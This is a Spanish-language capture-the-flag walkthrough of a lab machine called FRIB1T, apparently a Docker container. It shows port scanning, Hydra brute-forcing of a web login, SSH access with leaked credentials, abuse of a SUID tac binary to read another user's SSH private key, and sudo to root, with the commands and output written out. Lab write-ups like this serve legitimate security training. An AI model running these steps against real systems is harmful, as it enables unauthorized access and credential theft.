FRIB1T

CONECTIVIDAD

```
ping -c1 172.17.0.2
```


```
└─# ping -c1 172.17.0.2
PING 172.17.0.2 (172.17.0.2) 56(84) bytes of data.
64 bytes from 172.17.0.2: icmp_seq=1 ttl=64 time=0.181 ms

── 172.17.0.2 ping statistics ──
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.181/0.181/0.181/0.000 ms
```

ESCANEO DE PUERTOS

```
nmap -p- -Pn -sVC --min-rate 5000 172.17.02 -T 2
```

```
└─# nmap -p- -Pn -sVCS --min-rate 5000 172.17.0.2 -T 2
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-03 13:21 EST
Nmap scan report for 172.17.0.2
Host is up (0.000070s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.6p1 Ubuntu 3ubuntu13.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 01:53:52:7f:bf:aa:d4:ac:c7:f9:9b:d1:99:c8:07:fd (ECDSA)
|_  256 7b:dd:7b:6c:b3:4b:e3:2a:3d:2d:c9:bf:9e:d9:c5:62 (ED25519)
80/tcp open  http    Apache httpd 2.4.58 ((Ubuntu))
|_http-title: Login - IT Corp
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
|_http-server-header: Apache/2.4.58 (Ubuntu)
MAC Address: 02:42:AC:11:00:02 (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```


PUERTOS ABIERTOS 22 y 80



Tenemos un panel de login y probando con credenciales típicas, encontramos como usuario admin, por lo que haremos fuerza bruta con HYDRA por el protocolo SSH


```
└─# hydra -l admin -P /usr/share/wordlists/rockyou.txt 172.17.0.2 http-post-form "/index.php:username=^USER^&password=^PASS^:La contraseña de admin es incorrecta."
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these **** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-12-03 14:08:39
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking http-post-form://172.17.0.2:80/index.php:username=^USER^&password=^PASS^:La contraseña de admin es incorrecta.
[STATUS] 4337.00 tries/min, 4337 tries in 00:01h, 14340062 to do in 55:07h, 16 active
[80][http-post-form] host: 172.17.0.2   login: admin   password: P@ssw0rd
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-12-03 14:10:46
```

Con estas credenciales logramos acceder en el panel de login



Investigando por el panel encontramos en la pestaña de avisos

Buenos dias, Las credenciales para la nueva empleada son: alice:qw3rt4abcd



EXPLOTACIÓN

Intentamos acceder con estas credenciales por el protocolo SSH

```
└─# ssh alice@172.17.0.2
The authenticity of host '172.17.0.2 (172.17.0.2)' can't be established.
ED25519 key fingerprint is SHA256:5NaQO5wPCHa9r7o/ZQ5CWEB9AM9MsIBSl/fWZ8pXosI.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '172.17.0.2' (ED25519) to the list of known hosts.
alice@172.17.0.2's password:
Welcome to Ubuntu 24.04.1 LTS (GNU/Linux 6.11.2-amd64 x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Mon Dec  2 20:49:20 2024 from 172.17.0.1
alice@0f0480613568:~$
```

ESCALADA DE PRIVILEGIOS

Buscamos permisos SUID

```
alice@0f0480613568:/var/backups$ find / -perm -u=s -type f 2>/dev/null
/usr/bin/umount
/usr/bin/chfn
/usr/bin/su
/usr/bin/tac
/usr/bin/newgrp
/usr/bin/passwd
/usr/bin/gpasswd
/usr/bin/chsh
/usr/bin/mount
/usr/bin/sudo
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign
```

Tenemos el binario tac que muestra un archivo en orden inverso.

Como no tenemos permisos para /etc/shadow y el /etc/passwd no se puede escribir

intentamos leer la clave id_rsa que normalmente está en /home/usuario/.ssh

alice@0f0480613568:/home$ /usr/bin/tac /home/frib1t/.ssh/id_rsa | /usr/bin/tac > /tmp/id_rsa

Con este comando usamos el binario tac dos veces, con lo que queda igual que el original y lo guardamos en el directorio /tmp

Leemos el archivo y lo guardamos en local

cat id_rsa y nano id_rsa

Ahora establecemos conexión por SSH con el usuario frib1t

sin olvidarnos de dar permisos

chmod 600 id_rsa

```
└─# ssh -i id_rsa frib1t@172.17.0.2
Welcome to Ubuntu 24.04.1 LTS (GNU/Linux 6.11.2-amd64 x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Mon Dec  2 18:36:35 2024 from 172.17.0.2
frib1t@0f0480613568:~$
```

Encontramos un .txt

frib1t@0f0480613568:~$ cat Nota.txt
¿No quieres llegar más alto?

Buscamos permisos sudo y observamos que frib1t tiene permisos completos para

ejecutar cualquier comando y sin contraseña

Nos hacemos root

```
frib1t@0f0480613568:~$ sudo -i
root@0f0480613568:~# whoami
root
root@0f0480613568:~#
```

🖖 **Buen día.**